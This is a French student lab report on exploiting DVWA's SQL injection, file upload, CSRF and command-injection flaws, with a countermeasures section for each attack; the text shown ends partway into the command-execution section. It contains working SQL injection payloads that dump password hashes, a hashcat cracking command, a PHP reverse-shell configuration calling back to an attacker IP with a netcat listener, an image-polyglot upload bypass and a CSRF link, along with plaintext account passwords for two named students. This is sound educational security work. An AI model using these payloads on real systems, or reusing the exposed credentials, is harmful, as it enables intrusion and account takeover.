

# Rapport

# Web Security

**Auteurs:** BACKERT Noé, BANCHET Antoine

## 1) Introduction

Les applications webs étant omniprésentes dans tous les domaines aujourd'hui, il est important de les sécuriser et de connaître les enjeux des problèmes possibles.

Dans ce rapport, nous allons parler de l'évaluation de la sécurité web. Pour nous futurs ingénieurs, cela va au-delà d'une simple analyse technique. En effet, aujourd'hui, il est crucial pour des responsables et des cadres de connaître les tenants et les aboutissants de la sécurité web, d'une part pour anticiper les attaques, d'autre part pour être capable de construire des applications robustes.

Dans ce rapport, nous allons explorer la sécurité des applications web, en mettant l'accent sur DVWA (Damn Vulnerable Web Application) et Mutillidae II.

Nous utiliserons les outils de PortSwigger que nous avons appris durant le cours de sécurité des applications web afin de





<b>1) Introduction</b>	<b>1</b>
<b>2) PortSwigger Credentials</b>	<b>4</b>
a) Screenshot of the “Level Progress”	4
i) Noé	4
ii) Antoine	4
b) Username and password for each student	5
i) Noé	5
ii) Antoine	5
<b>3) Vulnerable application : DVWA</b>	<b>5</b>
a) SQL Injection : A03 Injection	5
i) Description	5
ii) Exploiting	5
(1) Level Low	5
(2) Level Medium	8
iii) Countermeasure	10
b) File upload Vulnerabilities: A04 Insecure Design	11
i) Description	11
ii) Exploiting	11
(1) Low level	11
(2) Medium level	12
(3) Level High	14
iii. Countermeasure	14
c) CSRF : Cross Site Request Forgery: A01 Broken Access Control	15
i. Description	15
ii. Exploiting	16
(1) Level Low	16
(2) Level Medium	17
iii. Countermeasure	18
d) Command Execution: A03 Injection	18
i. Description	18
ii. Exploiting	19
(1) Level Low	19
(2) Level Medium	20
iii. Countermeasure	21
<b>4) Vulnerable application ; Mutillidae II</b>	<b>21</b>
a) A1 - Injection	21
i) Description	21
ii) Exploiting	21
(1) Level Low	21
(2) Level Medium	22
(3) Level High	22
iii) Countermeasure	23
b) A2 - Cross Site Scripting	23
i) Description	23

ii) Exploiting	23
(1) Level Low	23
(2) Level Medium	24
iii) Countermeasure	25
c) A3 - Broken Authentication and Session Management	25
i) Description	25
ii) Exploiting	26
(1) Level Low	26
iii) Countermeasure	26
d) A6 - Security Misconfiguration	27
i) Description	27
ii) Exploiting	27
iii) Countermeasure	28
<b>5) Vulnerable application : PyFlaSQL</b>	<b>30</b>
a) SQL Injection	30
i) Description	30
ii) Exploiting	31
iii) Countermeasure	33
b) Upload File	33
i) Description	33
ii) Exploiting	34
iii) Countermeasure	36
c) Attaque par bruteforce	37
i) Description	37
ii) Exploiting	38
iii) Countermeasure	39
<b>6) Conclusion</b>	<b>40</b>



## 2) PortSwigger Credentials

### a) Screenshot of the “Level Progress”

i) Noé



ii) Antoine



## b) Username and password for each student

i) Noé

User: [noe.backert@etu.emse.fr](mailto:noe.backert@etu.emse.fr)

Pass: P2^8[|dxjq728Q)544"=+^5rk!Q\_D:o\

ii) Antoine

User: [antoine.banchet@etu.emse.fr](mailto:antoine.banchet@etu.emse.fr)

Pass: 6}7,{W)\_w%@ps^4yL9|4AX\*rP8H)34C7

## 3) Vulnerable application : DVWA

### a) SQL Injection : A03 Injection

i) Description

L'attaque de SQL Injection est une attaque populaire, permettant d'accéder et de lancer des requêtes dans une base de données qui ne nous appartient pas à partir des entrées d'un client d'une application web. Si réussit, cette attaque dangereuse permet à l'attaquant d'obtenir des informations normalement inaccessibles aux utilisateurs.

ii) Exploiting

(1) Level Low

La requête SQL peut ressembler à : SELECT id, first\_name, surname FROM users WHERE user\_id = '\$input'

On essaye tout d'abord des commandes basiques d'injection SQL comme :

1' OR 1=1 - '

User ID:	
<input type="text"/>	<input type="button" value="Submit"/>
<pre>ID: 1' OR 1=1--' First name: admin Surname: admin  ID: 1' OR 1=1--' First name: Gordon Surname: Brown  ID: 1' OR 1=1--' First name: Hack Surname: Me  ID: 1' OR 1=1--' First name: Pablo Surname: Picasso  ID: 1' OR 1=1--' First name: Bob Surname: Smith</pre>	

On remarque tout de suite qu'on obtient tous les utilisateurs, ce qui nous montre qu'une injection SQL sera possible.

On remarque également que 2 retours sont affichés en plus de la commande, on peut donc essayer d'effectuer une injection SQL avec UNION en entrant :

```
0' UNION SELECT @@version, Null--'
```

User ID:	<input type="text"/>	<input type="button" value="Submit"/>
ID: 0' UNION SELECT @@version, Null--'		
First name: 5.0.51a-3ubuntu5		
Surname:		

On tente de récupérer le nom des tables

```
0' UNION SELECT table_name,Null FROM INFORMATION_SCHEMA.tables --
```

On récupère beaucoup de réponses, on va donc essayer de filtrer un peu ces réponses.

On tente donc la commande :

```
0' UNION SELECT table_name,Null FROM INFORMATION_SCHEMA.tables WHERE table_name
LIKE '%user%'--
```

On trouve encore beaucoup de réponses, mais les 3 premières semblent déjà intéressantes, on voit une table `users`, et une table `user` :

User ID:	<input type="text"/>	<input type="button" value="Submit"/>
ID: 0' UNION SELECT table_name,Null FROM INFORMATION_SCHEMA.tables WHERE table_name LIKE '%user%'--		
First name: USER_PRIVILEGES		
Surname:		
ID: 0' UNION SELECT table_name,Null FROM INFORMATION_SCHEMA.tables WHERE table_name LIKE '%user%'--		
First name: users		
Surname:		
ID: 0' UNION SELECT table_name,Null FROM INFORMATION_SCHEMA.tables WHERE table_name LIKE '%user%'--		
First name: user		
Surname:		

On récupère également le nom de la base de donnée :

User ID:

```
ID: 0' UNION SELECT database(),Null --
First name: dvwa
Surname:
```

On peut alors retrouver toutes les columns de la base de donnée dvwa :

User ID:

```
ID: 0' UNION SELECT column_name,Null FROM information_schema.columns WHERE table_schema = 'dvwa' --
First name: comment_id
Surname:

ID: 0' UNION SELECT column_name,Null FROM information_schema.columns WHERE table_schema = 'dvwa' --
First name: comment
Surname:

ID: 0' UNION SELECT column_name,Null FROM information_schema.columns WHERE table_schema = 'dvwa' --
First name: name
Surname:

ID: 0' UNION SELECT column_name,Null FROM information_schema.columns WHERE table_schema = 'dvwa' --
First name: user_id
Surname:

ID: 0' UNION SELECT column_name,Null FROM information_schema.columns WHERE table_schema = 'dvwa' --
First name: first_name
Surname:

ID: 0' UNION SELECT column_name,Null FROM information_schema.columns WHERE table_schema = 'dvwa' --
First name: last_name
Surname:

ID: 0' UNION SELECT column_name,Null FROM information_schema.columns WHERE table_schema = 'dvwa' --
First name: user
Surname:

ID: 0' UNION SELECT column_name,Null FROM information_schema.columns WHERE table_schema = 'dvwa' --
First name: password
Surname:

ID: 0' UNION SELECT column_name,Null FROM information_schema.columns WHERE table_schema = 'dvwa' --
First name: avatar
Surname:
```

On peut enfin entrer :

0' UNION SELECT user,password FROM users –  
 Pour trouver les hash des mots de passe des utilisateurs

User ID:

```

ID: 0' UNION SELECT user,password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 0' UNION SELECT user,password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260053678922e03

ID: 0' UNION SELECT user,password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 0' UNION SELECT user,password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 0' UNION SELECT user,password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

On peut ensuite exécuter une commande hashcat afin de déterminer le mot de passe en clair texte, s'il est présent dans la liste rockyou.txt.

On effectue donc la commande :

```
$ hashcat -a 0 -m 0 "5f4dcc3b5aa765d61d8327deb882cf99"
/usr/share/wordlists/rockyou.txt
```

On trouve en sortie :

5f4dcc3b5aa765d61d8327deb882cf99:password

Le mot de passe de l'admin est donc : “password”

## (2) Level Medium

On réessaye d'abord les techniques utilisées dans le niveau précédent. On remarque assez vite que les apostrophes sont transformés en '\'. Avec l'erreur sur le message :

*You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\\" at line 1*

On essayera donc d'éviter les apostrophes.

Je remarque que la commande :

0 UNION SELECT Null, Null

Fonctionne et retourne bien quelque chose.

User ID:

```
ID: 0 UNION SELECT Null, Null
First name:
Surname:
```

On essaye donc de reprendre les étapes précédentes en évitant les apostrophes.

En ASCII, la string 'dvwa' s'écrit également 100, 118, 119, 97

On a 'dvwa'  $\Leftrightarrow$  CHAR(100,118,119,97) en SQL, et ainsi, on peut éviter les apostrophes.

En faisant cela, on obtient comme précédemment, les colonnes recherchés de la table :

User ID:

```
ID: 0 UNION SELECT table_name,NULL FROM INFORMATION_SCHEMA.columns WHERE table_schema = CHAR(100,118,119,97) --
First name: guestbook
Surname:

ID: 0 UNION SELECT table_name,NULL FROM INFORMATION_SCHEMA.columns WHERE table_schema = CHAR(100,118,119,97) --
First name: users
Surname:
```

Finalement, la solution est la même qu'au départ, sans le apostrophe après le '0':

User ID:

```
ID: 0 UNION SELECT user,password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 0 UNION SELECT user,password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 0 UNION SELECT user,password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 0 UNION SELECT user,password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 0 UNION SELECT user,password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Le mot de passe de l'admin est donc encore 'password'.

### iii) Countermeasure

#### 1. Prevention

Pour éviter les injections SQL, il faut utiliser uniquement des procédures safe ou ne pas laisser entrer les utilisateurs des caractères spéciaux comme ' , - , #, etc

Ici, en php, OWASP, site de référence des attaques connues, nous recommande de n'utiliser que "PDO with strongly typed parameterized queries (using bindParam())"

```
$stmt = $pdo->prepare('SELECT * FROM employees WHERE name = :name');  
$stmt->execute(array('name' => $name));  
foreach ($stmt as $row) {  
    // do something with $row }
```

Ainsi, cette utilisation des paramètres nommés aide à prévenir les attaques par injection SQL.

```
$stmt->execute(array('name' => $name));
```

Cette ligne exécute la requête préparée avec la valeur fournie pour le paramètre :name. Cela évite les problèmes de sécurité liés à l'injection de code SQL, car les valeurs des paramètres sont échappées correctement.

Ensuite, la boucle "pour" parcourir les résultats de la requête et on peut utiliser les données.

#### 2. Minimiser les dégâts

En plus d'utiliser uniquement les **outils sécurisés** des différents langages de programmation, OWASP recommande vivement de n'accorder que les privilèges nécessaires au compte utilisateur de la base de données utilisée. Il ne faut surtout pas l'utiliser en root ou en admin dans l'environnement utilisateur.

Il faut donc dans un premier temps, identifier les besoins et les accès qu'il faut pour satisfaire notre application et n'accorder les accès qu'aux données essentielles.


## b) File upload Vulnerabilities: A04 Insecure Design

### i) Description

Cette vulnérabilité consiste à uploader du code php malveillant à travers des pages de site internet permettant d'uploader le plus souvent des images. Le serveur web permet aux utilisateurs de télécharger des fichiers dans le serveur sans vérifier correctement le type du fichier. On peut dans un premier temps télécharger des fichiers php exécutant de simples commandes, par exemple:

```
<?php echo file_get_contents('/path/to/target/file'); ?>
```

Cette commande permet de lire le fichier contenu à l'adresse /path/to/target/file.  
On peut aussi utiliser cette faille pour mettre en place un reverse-shell.



*Source: www.wallarm.com*

Un reverse-shell est une connexion initiée par la machine cible ce qui permet de bypasser le firewall qui bloquerait une connexion directe de l'attaquant sur la machine victime.  
La victime vient directement initier une connexion sur la machine de l'attaquant lui permettant d'obtenir un shell.

### ii) Exploiting

#### (1) Low level

Pour ce niveau de difficulté il n'y a aucune protection. Nous mettrons simplement en place une PoC. Nous créons un fichier php reverseLow.php contenant simplement le code suivant:

```
<?php echo "You have been hack !"; ?>
```

On l'upload ensuite sans difficulté:


## Vulnerability: File Upload

Choose an image to upload:

 No file selected.
   

  
 .../.../hackable/uploads/reverseLow.php successfully uploaded!

On visite ensuite la page et le code est bien exécuté:



(2) Medium level

Nous allons maintenant mettre en place un reverse shell.

Pour faire cela, nous allons utiliser un reverse shell très connu:

[pentestmonkey/php-reverse-shell · GitHub](https://github.com/pentestmonkey/php-reverse-shell)

Nous modifions simplement l'adresse ip et le port dans le code php pour spécifier la machine vers laquelle doit se connecter la victime.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.89.91'; // CHANGE THIS
$port = 12345; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

On spécifie notre adresse ip et le port de connexion. On utilise ensuite netcat pour mettre la machine de l'attaquant en écoute ici sur le port 12345.

nc -lvpn 12345

L'option -l permet de mettre netcat en mode écoute ou listen, -v est pour le mode verbose pour obtenir le plus d'information, -n pour le mode numérique sans utiliser de DNS et enfin -p permet de spécifier le port d'écoute.

Ensuite, il suffit d'uploader le fichier sur le site vulnérable reverse.php.jpeg


Choose an image to upload:  
 No file selected.

.../..../hackable/uploads/reverse.php.jpeg successfully uploaded!

### More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

On se rend ensuite sur le chemin de notre reverse shell pour l'activer:



Et voilà côté attaquant on obtient un shell:

```
(antoinebanchet㉿kali)-[~]
└─$ nc -lvpn 12345
listening on [any] 12345 ...
connect to [192.168.89.91] from (UNKNOWN) [192.168.89.111] 36599
Linux ismin_vulnerable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
03:29:47 up 4 min, 2 users, load average: 0.00, 0.04, 0.01
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
isminadm  tty1     -           03:26    3:29m  0.01s  0.00s -bash
root     pts/0     :0.0        03:25    4:40m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ 
```

On obtient une connexion entrante de la machine cible.

On remarque que pour le niveau de difficulté Medium et High on ne peut plus uploader des fichiers avec des extensions .php.

### Vulnerability: File Upload

Choose an image to upload:  
 No file selected.

Your image was not uploaded.

C'est pour cela que nous avons renommé le fichier en reverse.php.jpeg pour contourner cette sécurité.

### (3) Level High

Pour ce dernier niveau de difficulté nous allons mettre en place un reverse shell en utilisant une image polyglotte PHP/JPG. C'est une image en apparence normale, mais qui contient notre payload en PHP dans ses métadonnées.

Pour faire cela, on peut utiliser ExifTool tel que:

```
exiftool -Comment="<?php echo "You have been hack !"; ?>" image.jpg -o polyglot.php
```

Cela rajoute le payload en commentaire de l'image et créer une image avec l'extension .php

On écrit alors le reverse-shelle dans un fichier .txt, reverse.txt et on télécharge une image mines.jpg.

```
exiftool -Comment="$(<reverse.txt)" mines.jpg -o polyglot.php
```

On renomme ensuite le fichier en polyglot.php.jpg et voilà nous avons notre image qui semble normale et qui est en fait un script php malveillant générant un reverse shell.

On upload le fichier polyglot qui est accepté par le serveur, on l'exécute comme précédemment et on attend la connexion entrante avec netcat qui nous permet d'obtenir un reverse-shell.



### iii. Countermeasure

Il existe des manières de lutter contre cette vulnérabilité :

- Vérification du type de fichier (MIME type)

Il s'agit de vérifier que les fichiers téléchargés sont du type attendu sur le serveur, par exemple text/plain est le type MIME par défaut pour les fichiers texte

Rq: On peut à l'aide de Burpsuite modifier dans la requête d'upload le format du fichier avec le header dans la requête POST:

`Content-Type : image/jpeg`

- Limitation des extensions de fichier

L'objectif est de restreindre les types de fichiers autorisés en autorisant uniquement certaines extensions de fichier.

Rq: On peut contourner cela à l'aide d'une double extension comme dans l'exemple précédent.

- Analyse antivirus

On peut utiliser un antivirus avant d'uploader les fichiers sur le serveur pour détecter les fichiers malveillants.

- Isolation des fichiers téléchargés  
Il s'agit de stocker les fichiers téléchargés dans un répertoire isolé avec des permissions strictes, cela évite de stocker les fichiers dans des répertoires accessibles en écriture par le serveur.
- Validation côté client et côté serveur  
Il faut faire des vérifications lors de l'upload côté client mais cela est facilement contournable, il est donc conseillé de faire aussi des vérification côté serveur, ce qui est plus dur à contourner.
- Renommer les fichiers téléchargés  
On peut renommer les fichiers téléchargés de manière aléatoire pour éviter d'exécuter les fichiers téléchargés une fois sur le serveur.
- Contrôle de la taille du fichier  
Pour éviter les attaques DDOS (Déni de Service) on peut limiter la taille des fichiers téléchargés.
- Journalisation et surveillance  
On surveille les logs afin de surveiller les anomalies de téléchargement avec un SIEM (Security Information and Event Management)

### c) CSRF : Cross Site Request Forgery: A01 Broken Access Control


#### i. Description

La CSRF, ou Cross-Site Request Forgery, est une attaque qui utilise la confiance d'un utilisateur authentifié pour effectuer des actions non intentionnelles à son insu.

Dans une attaque CSRF, un attaquant persuade la victime de soumettre des requêtes HTTP indésirables sans que celle-ci ce rende compte de ce qu'il se passe. Cette attaque exploite le fait que les applications web font souvent confiance aux navigateurs pour inclure automatiquement les cookies d'authentification dans chaque requête vers le domaine cible.

Généralement, l'utilisateur se connecte à une application web et obtient un cookie d'authentification. Puis il visite un site malveillant hébergé sur un serveur attaquant qui contient du code malveillant qui va envoyer des requêtes vers l'application web cible au nom de l'utilisateur grâce aux cookies d'authentification. L'application web, croyant que la requête provient de l'utilisateur, effectue des actions non intentionnelles, telles que changer le mot de passe ou effectuer des transactions financières.

## How Cross Site Request Forgeries (CSRFs) Work



### ii. Exploiting

#### (1) Level Low

L'objectif est de changer le mot de passe de l'admin. Il existe un formulaire pour cela.

### Vulnerability: Cross Site Request Forgery (CSRF)

**Change your admin password:**

New password:

Confirm new password:

On analyse la requête avec burpsuite:

**Request**

	Pretty	Raw	Hex
1	GET /dvwa/vulnerabilities/csrf/?password_new=newmdp&password_conf=newmdp&Change=Change HTTP/1.1		
2	Host: 192.168.171.111		
3	User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate		
7	DNT: 1		
8	Connection: close		
9	Referer: http://192.168.171.111/dvwa/vulnerabilities/csrf/		
10	Cookie: security=low; PHPSESSID=2b458afa8ae121b7a198d3667a4f705b		
11	Upgrade-Insecure-Requests: 1		
12			
13			


Il s'agit d'une simple requête GET, il n'y a aucune protection contre le CSRF. On peut modifier directement le mdp avec une requête GET.

En effet, l'URL est maintenant le suivant:

[http://192.168.171.111/dvwa/vulnerabilities/csrf/?password\\_new=newmdp&password\\_conf=newmdp&Change=Change#](http://192.168.171.111/dvwa/vulnerabilities/csrf/?password_new=newmdp&password_conf=newmdp&Change=Change#)

Il suffit donc d'envoyer cette URL à notre victime pour changer son mdp.

On peut utiliser par exemple bitly.com pour cacher l'URL.



The image contains two screenshots of a web application titled "Vulnerability: Brute Force".  
  
The first screenshot shows a login form with the following fields:

- Username: admin
- Password: newmdp
- Login button

The password field is highlighted with a blue border.  
  
The second screenshot shows the same login form, but after submission, it displays a welcome message and a small profile picture of a man with a surprised expression.

On peut aussi créer une fausse page web avec du code js qui va envoyer la requête GET.

### (2) Level Medium

En version medium, la page CSRF ne marche pas, impossible de changer le mot de passe en utilisant le comportement normal du site.

### iii. Countermeasure


Pour prévenir les attaques CSRF, il existe:

- Token anti-CSRF : Inclure un jeton anti-CSRF unique dans chaque formulaire ou requête. Ce jeton est généré côté serveur et doit être présent dans la requête pour que l'action soit autorisée.
- Vérification de l'en-tête Referer : L'application peut vérifier l'en-tête Referer de la requête pour s'assurer que la requête provient du même domaine.
- Méthodes de requête appropriées : Utiliser des méthodes de requête appropriées pour les actions sensibles. Par exemple, utiliser POST plutôt que GET pour modifier le serveur.
- Utiliser des cookies de manière sécurisée : On utilise des cookies de manière à ce qu'ils soient sécurisés et HttpOnly. L'option Secure garantit que les cookies sont envoyés uniquement sur des connexions chiffrées (HTTPS), tandis que l'option HttpOnly limite l'accès aux cookies côté client.

## d) Command Execution: A03 Injection

### i. Description

Cette vulnérabilité se produit lorsqu'un attaquant injecte et exécute des commandes sur un serveur. Cela arrive lorsqu'on effectue directement les commandes sans filtres côté client. En effet, l'attaquant utilise les entrées de l'application pour injecter du code malveillant.



Les conséquences peuvent être graves. Un attaquant pourrait exécuter des commandes pour obtenir un accès non autorisé, lire, modifier ou supprimer des fichiers.

Cela ne s'arrête pas là mais les possibilités sont vastes : récupération d'un shell, maintien de l'accès, tentative d'élévation de priviléges, etc...

Pour injecter du code dans DVWA, il faut savoir les commandes suivantes:

- \$ cmd1 | cmd2  
redirige la sortie de cmd1 vers l'entrée de cmd2
- \$ cmd1 |& command2  
redirige l'erreur de cmd1 vers l'entrée de cm2

- `$ cmd1 ; cmd2`  
Permet d'exécuter cmd1 puis cmd2
- `$ cmd1 && cmd2`  
Permet d'exécuter cmd1 puis cmd2 si et seulement si cmd1 ne génère pas d'erreurs
- `$ cmd1 || cmd2`  
Permet d'exécuter cmd1 puis cmd2 si et seulement si cmd1 génère une erreur

## ii. Exploiting

### (1) Level Low

Dans ce challenge, on peut directement PING une adresse IP ou un nom de domaine.

**Ping for FREE**

Enter an IP address below:

submit

```

PING google.com (216.58.214.174) 56(84) bytes of data.
64 bytes from mad01s26-in-f174.1e100.net (216.58.214.174): icmp_seq=1 ttl=117 time=720 ms
64 bytes from par10s42-in-f14.1e100.net (216.58.214.174): icmp_seq=2 ttl=117 time=540 ms
64 bytes from par10s42-in-f14.1e100.net (216.58.214.174): icmp_seq=3 ttl=117 time=748 ms
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 540.067/669.873/748.817/92.505 ms
  
```

## Command Execution Source

```

<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

